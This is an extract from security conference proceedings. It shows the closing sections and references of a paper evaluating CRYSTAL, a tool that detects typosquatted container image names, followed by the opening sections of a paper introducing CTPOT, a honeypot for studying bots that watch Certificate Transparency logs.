and their associated region codes of the container registries (as shown in Tables 2 and 3). The Alternative Finder module performs a table lookup to distinguish any similar domain names or region codes. The last cache file consists of a list of popular images with a large number of pull counts from the container registries that we support. The maximum FQID entries included in each cache file is configurable and limited by default to prevent over-growth. Users can also control the number of results returned from Alternative Finder's search command to balance the overall performance and accuracy.

7.1.3 Result Presenter

After the lookup procedure, the Result Presenter module presents the search result to the user by providing both the user-provided image and potential alternatives. First, Result Presenter lists the hostname, username, and image name from the image FQID that users provide in the Docker pull command. Particularly, `docker.io` is added by FQID Analyzer to enable users to self-correct any typing mistakes if the result of FQID Analyzer does not match their intentions.

Next, Result Presenter shows the alternative images identified by Alternative Finder. In general, it favors container images recognized from the download history and the favorite list. All DL-1 alternative images identified from these cache files are always presented at the top of the result list. Additional queries are also performed to filter other images based on their popularity. We currently utilize the total download counts and star counts as the popularity. The results are listed in descending order of image popularity (i.e., images with larger download counts or star counts are displayed first). If multiple results exist with the same popularity, Result Presenter shows the results by the order of different hostname, region code, username, and image name. Meanwhile, any other metrics can be easily integrated into CRYSTAL to enhance its effectiveness. If no alternative images are identified, Result Presenter automatically allows users to download the image without presenting any warnings.

The format is slightly different when CRYSTAL is deployed on the registry side. Result Presenter shows similar usernames obtained from FQID Analyzer, allowing the registry to adopt further policies, such as permitting/denying the corresponding username registration.

7.2 Evaluation

We implement a preliminary prototype of CRYSTAL tool on the user side by expanding the functionality of the Docker Command-Line Interface. We modulize our implementation so that CRYSTAL can also be easily integrated into the registry server side. In our experiments, we focus on typosquatting images hosted in Docker Hub for demonstration purposes, while our tool can be easily applied across different registries. Also we limit our computing resources to simulate an average computing environment for most general container users. Our testing system is a virtual machine running a Ubuntu 18.04 system containing 4 CPU cores and 8G of memory. We evaluate the performance of CRYSTAL on the following three aspects: accuracy, overhead, and usability.

To investigate the performance of CRYSTAL, we randomly select 10,000 container repositories in Docker Hub, and we generate one typosquatting FQIDs for all of these repositories. We execute the CRYSTAL tool to process all generated typosquatting FQIDs and record the average execution time. We adjust different number of entries in the popular image cache file, and set different limitation numbers for search results. The cache file selects and stores popular images based on their pull counts. We also calculate the overall accuracy under different configurations.

Accuracy. Figure 11 presents the result of the accuracy for finding correct image repositories. If the cache file contains 400,000 entries, CRYSTAL can maintain a high accuracy of more than 97.5% in all cases. The size of the cache file is about 10 megabytes, which is acceptable. In other cases, the accuracy gradually increases with a higher number of entries in the popular image file and more limitations on search results. But even with the minimum search result limitation (e.g., 25 in our experiment) and zero entries in the popular image file, our tool can still correctly detect 60% of typing errors in the download command. With the cache file containing 200k entries, the accuracy is about 74.5% for the 25 searching result limitation. To obtain an accuracy of 71%, it takes an average of 100 search results with 100k entries, and 200 search results with 50k entries in the cache file.

Overhead. We first measure the download time for users to pull a container image from Docker Hub. We randomly pull 1,000 container images on Docker Hub and record an average download time about 51.2 seconds with 100 Mbps network

bandwidth. Figure 12 shows the average execution time of CRYSTAL. If the popular image cache file contains 400k entries which accounts for 96% of the entire list of recognized repositories, the average execution time is relatively stable at 2 seconds, which only accounts for less than 4% of the overall image download time. This is reasonable as almost all names are already cached. In other cases, the execution time dramatically increases with a high limitation of search results. Particularly, when the limitation of searching results reaches 1,000, the execution time is larger than the case caching 400k entries, which has a much higher accuracy.

Otherwise, to reach at least 70% accuracy, the execution times for 200k entries with 25 search result limit, 100k entries with 100 search result limit, 50k entries with 200 search result limit are 0.989s, 0.793s, and 0.857s, respectively. Combined with the accuracy results, users can configure CRYSTAL based on their preferences.

Usability. CRYSTAL does not change the existing workflow of the Docker CLI, except that users might be required to confirm the correctness of their typed FQIDs and make any adjustments if necessary. We further measure the number of lines needed in the Result Presenter to present the target image for users. If it requires a large number of lines, it will degrade the usability. We configure CRYSTAL to present at most 100 lines. We consider the configurations that have an execution time of less than 2 seconds and an accuracy of more than 70%. We illustrate the required number of lines in Figure 13. The results show that, with the exception of failed cases, almost all of the remaining cases need only one line to present the target FQID correctly to users. Thus, we believe CRYSTAL has little impact on usability.

7.3 Limitation and Future Work

Users who receive many warnings when downloading container images could experience warning fatigue. To mitigate this issue, we implement a preliminary approach: CRYSTAL allows the download process without showing any warning messages for an image having comparably high popularity. We will fully address the fatigue issue in our future work.

Our CRYSTAL prototype is implemented on the user side as an extension of the Docker CLI and focuses on Docker. Docker also supports using a *FROM* statement in Dockerfile to automatically pull an image when building a new container image. We also observe an increasing popularity of some Docker alternatives, such as Singularity [37] and Podman [38]. The overall performance would be similar or even better if CRYSTAL was deployed on the registry side. If CRYSTAL is running on a container registry consisting of datacenter-grade servers, the total execution time should be further reduced. In addition, the image search function can be integrated with the registry's database, further reducing network traffic and latency. Accuracy and user experience can also be enhanced if the registry searches the entire repository database for username registration requests and caches more elements from other registries. In the future work, we will extend CRYSTAL to the registry side and support more methods for mitigating potential container registry typosquatting threats.

8 Related Work

8.1 Container Performance and Security

Extensive research efforts have been conducted on both performance [10, 39–41] and security [42–45] of containers. Gupta [46] presented a brief overview of container security. Grattafiori [47] further explored potential vulnerabilities in containers, including container escaping, cross-container attacks, and inner-container attacks. Lin et al. [28] demonstrated that exploiting container vulnerabilities can cause problems such as sensitive information leakage, remote control, denial of service attacks, and privilege escalation. While covert channels are possible in containers [48], Gao et al. [9, 49] further revealed the existence of information leakage channels from which containers can obtain information about their hosting servers. Gao et al. [27] also suggested that malicious containers can exhaust the computing resources of their host by escaping the resource control of Linux control groups.

Containers are also widely adopted in serverless computing [50, 51]. While most existing works attempt to enhance performance [52, 53] such as reducing startup time [54–56], few works focus on the security aspect of serverless computing, including potential vulnerabilities [57] and defenses [58]. Our work differs from all previous works in that our study focuses on revealing new vulnerabilities that attackers exploit to distribute malicious container images. Moreover, the uncovered container registry typosquatting attack complements previous studies on feasible and practical container attacks.

8.2 Container Registry Security

While many studies focus on improving the performance of container registries [59, 60], security issues in container registries have also received much attention. Gummaraju et al. [29] showed that around 40% of the container images uploaded by general users in Docker Hub are vulnerable to various cyber-attacks. Shu et al. [30] proposed a Docker Image Vulnerability Analysis (DIVA) tool and scanned a large amount of images in Docker Hub. Their study reveals that an average of 180 vulnerabilities exist in both official and community repositories. Furthermore, Zerouali et al. [61] demonstrated that outdated container images pose serious security threats due to those vulnerable, buggy packages. To the best of our knowledge, we are the first to study the typosquatting problem and its security threats to container registries.

8.3 Typosquatting

Our work shares the fundamental concepts of domain typosquatting. Early research can be traced back to 1999 when the Anticybersquatting Consumer Protection Act (ACPA) [62] was published. Since then, much research effort has been

devoted to studying domain name typosquatting, including the semantic features that can cause more typing errors [63] and the potential consequences caused by a typosquatting attack [64]. Szurdi et al. [19] demonstrated that the vast majority of typosquatting attackers are targeting lower ranking domains. Agten et al. [65] suggested that the majority of domain names are not properly protected against typosquatting attacks. In addition to the traditional domain names, Liu et al. [18] uncovered that typosquatting attacks also exist in International Domain Names (IDN). Le Pochat et al. [66] explored the possibility of typosquatting on non-English keyboard layouts. Tian et al. [67] revealed the wide existence of typosquatting domains and uncovered their high effectiveness on avoiding detection. Based on traditional domain typosquatting, many studies also revealed other squatting techniques targeting domain names, including combosquatting [68], bitsquatting [69, 70], and abbreviation squatting [71].

Moreover, typosquatting has been applied to scenarios beyond domain names, such as email [20] and mobile apps [21]. Studies also revealed potential squatting vulnerabilities in voice recognition systems [72–74]. Inspired by previous works, we reveal the container registry typosquatting threat.

9 Conclusion

In this paper, we conducted a systematic study on the container registry typosquatting threat. We demonstrated that adversaries can impersonate FQIDs of benign repositories to spread malicious container images. This attack can be launched within both public and private registries as well as across different platforms, posing realistic security threats to the container ecosystem. Our exploitation experiments for public and private registries show that users indeed make typing errors and download unwanted container images. We also validated that a large amount of typosquatting usernames, project-IDs, and domain names are currently available for public registration. To mitigate the threat, we proposed CRYSTAL that assists container registries to discover potential typosquatting FQIDs and alerts users about potential typing errors when downloading container images. We implemented a prototype of CRYSTAL on Docker CLI and achieved a high detection accuracy of more than 97.5% with low overhead.

Acknowledgements

We would like to thank the anonymous reviewers for their insightful and constructive comments, which helped us to improve the quality of this paper. This work was supported in part by the National Science Foundation (NSF) grants DGE-1821744, CNS-2054657, and CNS-1815650, the Army Research Office (ARO) grant W911NF19-1-0049, and the Office of Navy Research (ONR) grant N00014-20-1-2153.

References

[1] AWS Elastic Container Servicee. https://aws.amazon.com/ecs/.

[2] Google Kubernetes. https://cloud.google.com/kubernetes-engine/.

[3] IBM Cloud Container Service. https://www.ibm.com/cloud/container-service.

[4] Zhanibek Kozhirbayev and Richard O Sinnott. A Performance Comparison of Container-Based Technologies for the Cloud. *Elsevier Future Generation Computer Systems*.

[5] Lele Ma, Shanhe Yi, Nancy Carter, and Qun Li. Efficient Live Migration of Edge Services Leveraging Container Layered Storage. *IEEE Transactions on Mobile Computing*, 2018.

[6] Miguel Xavier, Marcelo Neves, Fabio Rossi, Tiago Ferreto, Timoteo Lange, and Cesar De Rose. Performance Evaluation of Container-Based Virtualization for High Performance Computing Environments. In *IEEE Euromicro International Conference on Parallel, Distributed, and Network-Based Processing*, 2013.

[7] Amazon Lambda. https://aws.amazon.com/lambda/.

[8] Azure Serverless Computing. https://azure.microsoft.com/en-us/overview/serverless-computing/.

[9] Xing Gao, Zhongshu Gu, Mehmet Kayaalp, Dimitrios Pendarakis, and Haining Wang. ContainerLeaks: Emerging security threats of information leakages in container clouds. In *IEEE/IFIP DSN*, 2017.

[10] Jörg Thalheim, Pramod Bhatotia, Pedro Fonseca, and Baris Kasikci. Cntr: Lightweight OS Containers. In *USENIX ATC*, 2018.

[11] Claus Pahl, Antonio Brogi, Jacopo Soldani, and Pooyan Jamshidi. Cloud Container Technologies: A State-of-the-Art Review. *IEEE Transactions on Cloud Computing*, 2017.

[12] Ali Anwar, Mohamed Mohamed, Vasily Tarasov, Michael Littley, Lukas Rupprecht, Yue Cheng, Nannan Zhao, Dimitrios Skourtis, Amit S Warke, Heiko Ludwig, et al. Improving Docker Registry Design Based on Production Workload Analysis. In *USENIX FAST*, 2018.

[13] 60% of Organizations Suffered a Container Security Incident in 2018, Finds Study. https://www.tripwire.com/state-of-security/devops/organizations-container-security-incident/.

[14] Cryptojacking Invades Cloud. How Modern Containerization Trend is Exploited by Attackers. https://kromtech.com/blog/security-center/

cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers.

[15] Unit 42 CTR: Leaked Code from Docker Registries. https://unit42.paloaltonetworks.com/leaked-docker-code/.

[16] Attacker's Tactics and Techniques in Unsecured Docker Daemons Revealed. https://unit42.paloaltonetworks.com/attackers-tactics-and-techniques-in-unsecured-docker-daemons-revealed/.

[17] What is Typosquatting? https://www.mcafee.com/blogs/consumer/family-safety/what-is-typosquatting/.

[18] Baojun Liu, Chaoyi Lu, Zhou Li, Ying Liu, Hai-Xin Duan, Shuang Hao, and Zaifeng Zhang. A Reexamination of Internationalized Domain Names: The Good, the Bad and the Ugly. In *IEEE/IFIP DSN*, 2018.

[19] Janos Szurdi, Balazs Kocso, Gabor Cseh, Jonathan Spring, Mark Felegyhazi, and Chris Kanich. The Long "Taile" of Typosquatting Domain Names. In *USENIX Security Symposium*, 2014.

[20] Janos Szurdi and Nicolas Christin. Email Typosquatting. In *ACM IMC*, 2017.

[21] Yangyu Hu, Haoyu Wang, Ren He, Li Li, Gareth Tyson, Ignacio Castro, Yao Guo, Lei Wu, and Guoai Xu. Mobile App Squatting. In *The Web Conference 2020*, 2020.

[22] Fred J Damerau. A Technique for Computer Detection and Correction of Spelling Errors. *Communications of the ACM*, 1964.

[23] Tyler Moore and Benjamin Edelman. Measuring the Perpetrators and Funders of Typosquatting. In *Springer International Conference on Financial Cryptography and Data Security*, 2010.

[24] Yi-Min Wang, Doug Beck, Jeffrey Wang, Chad Verbowski, and Brad Daniels. Strider Typo-Patrol: Discovery and Analysis of Systematic Typo-Squatting. *USENIX SRUTI*, 2006.

[25] Anirban Banerjee, Md Sazzadur Rahman, and Michalis Faloutsos. SUT: Quantifying and Mitigating URL Typosquatting. *Elsevier Computer Networks*, 2011.

[26] Hang Hu, Peng Peng, and Gang Wang. Characterizing Pixel Tracking through the Lens of Disposable Email Services. In *IEEE S&P*, 2019.

[27] Xing Gao, Zhongshu Gu, Zhengfa Li, Hani Jamjoom, and Cong Wang. Houdini's Escape: Breaking the Resource Rein of Linux Control Groups. In *ACM CCS*, 2019.

[28] Xin Lin, Lingguang Lei, Yuewu Wang, Jiwu Jing, Kun Sun, and Quan Zhou. A Measurement Study on Linux Container Security: Attacks and Countermeasures. In *ACSAC*, 2018.

[29] Jayanth Gummaraju, Tarun Desikan, and Yoshio Turner. Over 30% of Official Images in Docker Hub Contain High Priority Security Vulnerabilities. *Technical Report, Banyan Ops*, 2015.

[30] Rui Shu, Xiaohui Gu, and William Enck. A Study of Security Vulnerabilities on Docker Hub. In *ACM CODASPY*, 2017.

[31] Know your Enemy: Phishing. http://honeynet.onofri.org/papers/phishing/index.html.

[32] Xiao Han, Nizar Kheir, and Davide Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *ACM CCS*, 2016.

[33] Vulnerability scanning for Docker local images. https://docs.docker.com/engine/scan/.

[34] Anchore. https://anchore.com/.

[35] Wiktionary Latest Dump. https://dumps.wikimedia.org/enwiktionary/latest/.

[36] Beast Domain Search. https://www.namecheap.com/domains/registration/results/?domain=&type=beast.

[37] Singularity. https://singularity.lbl.gov/.

[38] Podman. https://podman.io/.

[39] Wes Felter, Alexandre Ferreira, Ram Rajamony, and Juan Rubio. An Updated Performance Comparison of Virtual Machines and Linux Containers. In *IEEE ISPASS*, 2015.

[40] Roberto Morabito, Jimmy Kjällman, and Miika Komu. Hypervisors vs. Lightweight Virtualization: a Performance Comparison. In *IEEE International Conference on Cloud Engineering*, 2015.

[41] Ethan Young, Pengfei Zhu, Tyler Caraza-Harter, Andrea Arpaci-Dusseau, and Remzi Arpaci-Dusseau. The True Cost of Containing: A gVisor Case Study. In *USENIX HotCloud*, 2019.

[42] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'keeffe, Mark L Stillwell, et al. SCONE: Secure Linux Containers with Intel SGX. In *USENIX OSDI*, 2016.

[43] Lingguang Lei, Jianhua Sun, Kun Sun, Chris Shenefiel, Rui Ma, Yuewu Wang, and Qi Li. SPEAKER: Split-Phase Execution of Application Containers. In *Springer DIMVA*, 2017.

[44] Yuqiong Sun, David Safford, Mimi Zohar, Dimitrios Pendarakis, Zhongshu Gu, and Trent Jaeger. Security Namespace: Making Linux Security Frameworks Available to Containers. In *USENIX Security Symposium*, 2018.

[45] Jaehyun Nam, Seungsoo Lee, Hyunmin Seo, Phil Porras, Vinod Yegneswaran, and Seungwon Shin. BASTION: A Security Enforcement Network Stack for Container Networks. In *USENIX ATC*.

[46] Udit Gupta. Comparison between Security Majors in Virtual Machine and Linux Containers. *arXiv preprint arXiv:1507.07816*, 2015.

[47] Aaron Grattafiori. Understanding and Hardening Linux Containers. *Whitepaper, NCC Group*, 2016.

[48] Yang Luo, Wu Luo, Xiaoning Sun, Qingni Shen, Anbang Ruan, and Zhonghai Wu. Whispers between the Containers: High-Capacity Covert Channel Attacks in Docker. In *IEEE Trustcom/BigDataSE/ISPA*, 2016.

[49] Xing Gao, Benjamin Steenkamer, Zhongshu Gu, Mehmet Kayaalp, Dimitrios Pendarakis, and Haining Wang. A Study on the Security Implications of Information Leakages in Container Clouds. *IEEE TDSC*, 2018.

[50] Ioana Baldini, Paul Castro, Kerry Chang, Perry Cheng, Stephen Fink, Vatche Ishakian, Nick Mitchell, Vinod Muthusamy, Rodric Rabbah, Aleksander Slominski, et al. Serverless Computing: Current Trends and Open Problems. In *Research Advances in Cloud Computing*. 2017.

[51] Scott Hendrickson, Stephen Sturdevant, Tyler Harter, Venkateshwaran Venkataramani, Andrea C Arpaci-Dusseau, and Remzi H Arpaci-Dusseau. Serverless Computation with Openlambda. In *Usenix HotCloud*, 2016.

[52] Vikram Sreekanti, Chenggang Wu, Saurav Chhatrapati, Joseph Gonzalez, Joseph Hellerstein, and Jose M Faleiro. A Fault-Tolerance Shim for Serverless Computing. In *ACM Eurosys*, 2020.

[53] Ao Wang, Jingyuan Zhang, Xiaolong Ma, Ali Anwar, Lukas Rupprecht, Dimitrios Skourtis, Vasily Tarasov, Feng Yan, and Yue Cheng. InfiniCache: Exploiting Ephemeral Serverless Functions to Build a Cost-Effective Memory Cache. In *USENIX FAST*, 2020.

[54] Istemi Ekin Akkus, Ruichuan Chen, Ivica Rimac, Manuel Stein, Klaus Satzke, Andre Beck, Paarijaat Aditya, and Volker Hilt. SAND: Towards High-Performance Serverless Computing. In *Usenix ATC*, 2018.

[55] Dong Du, Tianyi Yu, Yubin Xia, Binyu Zang, Guanglu Yan, Chenggang Qin, Qixuan Wu, and Haibo Chen. Catalyzer: Sub-millisecond Startup for Serverless Computing with Initialization-less Booting. In *ASPLOS*, 2020.

[56] Edward Oakes, Leon Yang, Dennis Zhou, Kevin Houck, Tyler Harter, Andrea Arpaci-Dusseau, and Remzi Arpaci-Dusseau. SOCK: Rapid Task Provisioning with Serverless-Optimized Containers. In *USENIX ATC*, 2018.

[57] Liang Wang, Mengyuan Li, Yinqian Zhang, Thomas Ristenpart, and Michael Swift. Peeking Behind the Curtains of Serverless Platforms. In *USENIX ATC*, 2018.

[58] Pubali Datta, Prabuddha Kumar, Tristan Morris, Michael Grace, Amir Rahmati, and Adam Bates. Valve: Securing Function Workflows on Serverless Computing Platforms. In *The Web Conference*, 2020.

[59] Tyler Harter, Brandon Salmon, Rose Liu, Andrea C Arpaci-Dusseau, and Remzi H Arpaci-Dusseau. Slacker: Fast Distribution with Lazy Docker Containers. In *USENIX FAST*, 2016.

[60] Nannan Zhao, Hadeel Albahar, Subil Abraham, Keren Chen, Vasily Tarasov, Dimitrios Skourtis, Lukas Rupprecht, Ali Anwar, and Ali R Butt. DupHunter: Flexible High-Performance Deduplication for Docker Registries. In *USENIX ATC*, 2020.

[61] Ahmed Zerouali, Tom Mens, Gregorio Robles, and Jesus M Gonzalez-Barahona. On the Relation between Outdated Docker Containers, Severity Vulnerabilities, and Bugs. In *IEEE SANER*, 2019.

[62] The Anticybersquatting Consumer Pretection Act. https://www.govinfo.gov/content/pkg/CRPT-106srpt140/html/CRPT-106srpt140.htm/.

[63] Rashid Tahir, Ali Raza, Faizan Ahmad, Jehangir Kazi, Fareed Zaffar, Chris Kanich, and Matthew Caesar. It's All in the Name: Why Some URLs are More Vulnerable to Typosquatting. In *IEEE INFOCOM*, 2018.

[64] Mohammad Taha Khan, Xiang Huo, Zhou Li, and Chris Kanich. Every Second Counts: Quantifying The Negative Externalities of Cybercrime via Typosquatting. In *IEEE S&P*, 2015.

[65] Pieter Agten, Wouter Joosen, Frank Piessens, and Nick Nikiforakis. Seven Months' Worth of Mistakes: A Longitudinal Study of Typosquatting Abuse. In *NDSS*, 2015.

[66] Victor Le Pochat, Tom Van Goethem, and Wouter Joosen. A Smörgåsbord of Typos: Exploring International Keyboard Layout Typosquatting. In *IEEE S&P Workshops (SPW)*, 2019.

[67] Ke Tian, Steve TK Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a Haystack: Tracking Down Elite Phishing Domains in the Wild. In *ACM IMC*, 2018.

[68] Panagiotis Kintis, Najmeh Miramirkhani, Charles Lever, Yizheng Chen, Rosa Romero-Gómez, Nikolaos Pitropakis, Nick Nikiforakis, and Manos Antonakakis. Hiding in Plain Sight: A Longitudinal Study of Combosquatting Abuse. In *ACM CCS*, 2017.

[69] Nick Nikiforakis, Steven Van Acker, Wannes Meert, Lieven Desmet, Frank Piessens, and Wouter Joosen. Bitsquatting: Exploiting Bit-Flips for Fun, or Profit? In *WWW*, 2013.

[70] Thomas Vissers, Timothy Barron, Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. The Wolf of Name Street: Hijacking Domains Through their Nameservers. In *ACM CCS*, 2017.

[71] Pin Lv, Jing Ya, Tingwen Liu, Jinqiao Shi, Binxing Fang, and Zhaojun Gu. You Have More Abbreviations Than You Know: A Study of AbbrevSquatting Abuse. In *ICCS*, 2018.

[72] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill Squatting Attacks on Amazon Alexa. In *USENIX Security Symposium*, 2018.

[73] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Dangerous Skills: Understanding and Mitigating Security Risks of Voice-Controlled Third-Party Functions on Virtual Personal Assistant Systems. In *IEEE S&P*, 2019.

[74] Yangyong Zhang, Lei Xu, Abner Mendoza, Guangliang Yang, Phakpoom Chinprutthiwong, and Guofei Gu. Life after Speech Recognition: Fuzzing Semantic Misinterpretation for Voice Assistant Applications. In *NDSS*, 2019.

Uninvited Guests: Analyzing the Identity and Behavior of Certificate Transparency Bots

Brian Kondracki
Stony Brook University
bkondracki@cs.stonybrook.edu

Johnny So
Stony Brook University
josso@cs.stonybrook.edu

Nick Nikiforakis
Stony Brook University
nick@cs.stonybrook.edu

Abstract

Since its creation, Certificate Transparency (CT) has served as a vital component of the secure web. However, with the increase in TLS adoption, CT has essentially become a defacto log for all newly-created websites, announcing to the public the existence of web endpoints, including those that could have otherwise remained hidden. As a result, web bots can use CT to probe websites in real time, as they are created. Little is known about these bots, their behaviors, and their intentions.

In this paper we present CTPOT, a distributed honeypot system which creates new TLS certificates for the purpose of advertising previously non-existent domains, and records the activity generated towards them from a number of network vantage points. Using CTPOT, we create 4,657 TLS certificates over a period of ten weeks, attracting 1.5 million web requests from 31,898 unique IP addresses. We find that CT bots occupy a distinct subset of the overall web bot population, with less than 2% overlap between IP addresses of CT bots and traditional host-scanning web bots. By creating certificates with varying content types, we are able to further sub-divide the CT bot population into subsets of varying intentions, revealing a stark contrast in malicious behavior among these groups. Finally, we correlate observed bot IP addresses into campaigns using the file paths requested by each bot, and find 105 malicious campaigns targeting the domains we advertise. Our findings shed light onto the CT bot ecosystem, revealing that it is not only distinct to that of traditional IP-based bots, but is composed of numerous entities with varying targets and behaviors.

1 Introduction

Security of the modern web is reliant on the HTTPS protocol and, thus, the certificate authorities (CAs) that lay the groundwork of trust through the issuance of TLS certificates. This trust was shaken in 2011 however, when the popular CA DigiNotar misissued TLS certificates for Google domains, allowing for the exploitation of numerous Iranian users with man-in-the-middle attacks [14]. This was just one of many similar incidents affecting CAs in the early 2010s [1, 12, 36].

In response to these events, the *Certificate Transparency* [9] (CT) system was introduced to provide clarity and insight into the actions of CAs. CT works by logging the registration of all TLS certificates to public append-only logs. This allows domain owners to search for illegitimate registrations of certificates for their domains, and the public to audit the actions of CAs. In 2015, Google Chrome began requiring all new Extended Validation certificates to be publicly-logged in the CT system, with this extending to all new certificates in 2018 [11]. Today, this participation is also required by popular browsers such as Apple's Safari [4] and Opera Browser [34]. However, while Mozilla has pledged support for CT development and use [29], it is currently not enforced by Firefox browser [16].

Because of the growing use of TLS on the web [21], and the pressure applied by browser vendors for all sites to serve content over HTTPS, CT has essentially become a log for all newly created websites. This includes not only new benign websites (or existing websites who are renewing their expiring certificates) but also malicious websites which also need to use TLS (and therefore CT) to properly render without warnings in a user's browser.

Prior work has capitalized on this constant stream of websites to, among others, identify phishing websites the moment they go online [46, 48, 54, 67], as well as provide links for further indexing of the web [19, 38]. As these studies demonstrate, the massive volume of certificate registrations makes it impractical for analysts to manually visit each newly created website. Thus, this job is often delegated to automated web bots that tail CT logs, either visiting every domain or seeking out specific domains of interest. As of yet, however, this web bot ecosystem has not been fully studied to determine the sources and behaviors of these bots, including its use by attackers to discover new targets as they are created.

In this work, we create a honeypot infrastructure we call CTPOT, that allows us to continually create TLS certificates for pseudo-randomly generated subdomains and measure the network traffic generated by their inclusion on CT logs, from a number of network vantage points. Our certificate creation strategy centers around three distinct domain-content

categories, allowing us to observe the varying behaviors of bots with different goals.

Using CTPOT, we create 4,657 TLS certificates across 12 measurement nodes for pseudo-random subdomains corresponding to: popular trademarks, common web endpoints of web application software, and dictionary words which act as a baseline through which we compare and interpret the results of our measurement groups. Over the course of ten weeks, CTPOT received a total of 1.5 million web requests from 31,898 unique IP addresses, as well as 22,839 requests to SSH, FTP, and Telnet honeypots. As each domain generated by CTPOT was previously unused and completely unguessable, our curated dataset consists *entirely* of bot traffic.

By analyzing our curated dataset, we observe distinct behaviors from the bots targeting different types of subdomains, allowing us to learn about the intentions of these various bot populations. For instance, we observe bots targeting subdomains of common web application software send more than one request over 40% more often than bots targeting domains impersonating popular trademarks. Moreover, these bots exhibit more malicious behavior with over twice as many unique IP addresses attempting to authenticate with exposed network services such as SSH. Additionally, we correlate requests from seemingly isolated IP addresses into campaigns of related bots. Alarmingly, through this analysis we find 105 malicious campaigns attempting to perform malicious actions such as data exfiltration, fingerprinting, and vulnerability exploitation.

Our main contributions are as follows:

- We design and implement CTPOT, a honeypot-based system to create TLS certificates for pseudo-random subdomains, and analyze requests directed towards them. Using this system, we create 4,657 TLS certificates.
- We curate the first public dataset of CT bots. Analysis of this dataset yields valuable insight into their populations and behaviors, including the varying behaviors of bots with distinct objectives and targets.
- We correlate the behaviors of seemingly isolated bots into campaigns, finding 105 clusters of requests that are malicious in nature.

2 Background

In this section, we provide the required background information on CT and automated browsing to assist reader understanding for the remainder of the paper.

Certificate Transparency

The purpose of CT is to prevent the exploitation of users by ensuring certificates are not issued to malicious actors. This is achieved by logging all certificate registrations on publicly-available, append-only logs; allowing domain owners to monitor for invalid certificate registrations for their domain, and the community to audit the actions of CAs.

Though commonly managed by large organizations, anyone can create a CT log and advertise its contents to browsers. Likewise, anyone can submit a certificate to a CT log, though this is typically done by CAs during the process of certificate creation. When a certificate is submitted to a log, the log responds with a Signed Certificate Timestamp (SCT), which is a promise that the certificate will be added to the log either immediately or in the near future. The CA then attaches the SCT to the newly-issued certificate, which is proof the certificate was publicly logged in the CT system. Popular browsers such as Google Chrome and Safari enforce CT compliance by displaying errors when users visit HTTPS websites that present certificates lacking valid SCTs. This helps coerce CA participation, leading to over 90% of CAs logging to CT [10].

By simply hooking into readily available APIs [7, 15, 18], anyone can audit CT logs for signs of inappropriately created certificates (indicating a server compromise or a compromised/misbehaving CA). However, because of growing CT compliance by CAs, along with the proliferation of HTTPS usage across the web, these APIs indirectly provide visibility into a large percentage of all newly-created websites as they come online. Moreover, as the primary focus of CT is the public advertisement of new domains, observers of these logs can receive powerful information, including the existence of otherwise hidden web endpoints. This includes Fully Qualified Domain Names (FQDNs) that would not have been discovered via crawling or guessing (e.g. `test-deployment-888.example.com`) as well as top-level domain names (TLDs) from registries that do not share their Zone Records with the public (such as in Country-Code TLDs). Prior work by Scheitle et. al. demonstrated that web bots monitor CT logs, and initiate requests towards the FQDNs included on them [68].

Bots and Automated Browsing

The immense scale of the Internet makes it impractical for one looking to understand its trends and intricacies to do so by manual means. Rather, this job is delegated to automated browsing tools, commonly known as “spiders”, ”crawlers”, or “bots”. Web bots are often used for benign tasks such as search engine indexing [19, 38], and phishing detection [33, 75]. However, web bots are also responsible for many of the attacks on systems across the Internet [58].

Identification of bots has become a priority for website administrators, leading to to development and use of anti-bot services [40]. Prior work has shown effective bot detection techniques including fingerprinting of each client’s characteristics and behavior [51, 61, 71]. The sophistication of web bots is often dependent upon the expected usage of these anti-bot fingerprinting techniques. Simple request tools such as wget [37] allow for quick scanning of a large number of websites using raw HTTP requests, but lack the traits of a real browser, increasing the probability of fingerprinting and subsequent blocking. Conversely, utilization of fully-instrumented browsers using libraries such as Selenium [35] allow web bots to more-closely resemble real users, at the expense of scanning efficiency.




Figure 1: *Architecture of* CTPOT*, our CT honeypot system composed of a series of measurement nodes that periodically generate certificates for pseudo-random domains and record the traffic generated towards various network services.*

3 Methodology & Experimental Setup

In this section, we first describe the design of CTPOT, our system used to create TLS certificates and collect data on bots monitoring CT logs. Additionally, we describe the details of deploying CTPOT in the wild.

3.1 CTPOT System Design

To study the characteristics and behaviors of bots consuming CT logs, we design a distributed honeypot system that records data from a number of network vantage points. This system, which we call CTPOT, is illustrated in Figure 1. It consists of two main modules: a series of decentralized measurement nodes, and a central data-aggregation node. This "hub-and-spoke" architecture emphasizes scalability as measurement nodes can be added or removed from the system without interrupting the others. Meanwhile, recorded data is periodically pulled by the data-aggregation node for analysis.

3.1.1 Measurement Nodes

